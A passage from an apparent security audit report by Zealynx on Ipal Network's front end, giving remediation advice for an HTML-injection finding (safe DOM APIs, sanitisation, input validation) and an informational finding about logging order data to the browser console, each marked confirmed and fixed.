- Even if this specific endpoint is public and low-sensitivity, its presence increases attack surface and could be abused in phishing/credential-harvesting campaigns or against other same-origin assets.

Recommendation

- Avoid embedding raw server responses into HTML: On the client, do not use innerHTML with untrusted strings. Prefer textContent, innerText, or safe DOM creation APIs. If rich HTML is required, sanitize with a vetted HTML sanitizer (e.g., DOMPurify) and whitelist allowed tags/attributes.

- Input validation: Validate incoming address format (e.g., strict regex for expected address formats like Ethereum addresses). Reject or normalize input that does not match expected pattern (e.g., hex address format). Apply length limits and character class restrictions appropriate to the field.

Ipal Network:
Confirmed.

Zealynx:
Fixed.

7.3 Informational Findings

[I-01] Logging sensitive objects to console

Description

Order payloads (amounts, prices, maybe user identifiers) are printed to console. In production, browser console data can leak to support tools, RUM, or screenshots.

```
console.log("Submitting order:", orderRequest);
```

Justification: Information disclosure risk; useful to attackers during shoulder-surfing/bug-bounty. In general be very careful on information logged into console besides this vulnerability.

Impact: Exposure of trading intent/positions or user-specific identifiers.

Recommendation(s): Redact fields before logging.

Ipal Network:

Confirmed.

Zealynx:

Fixed.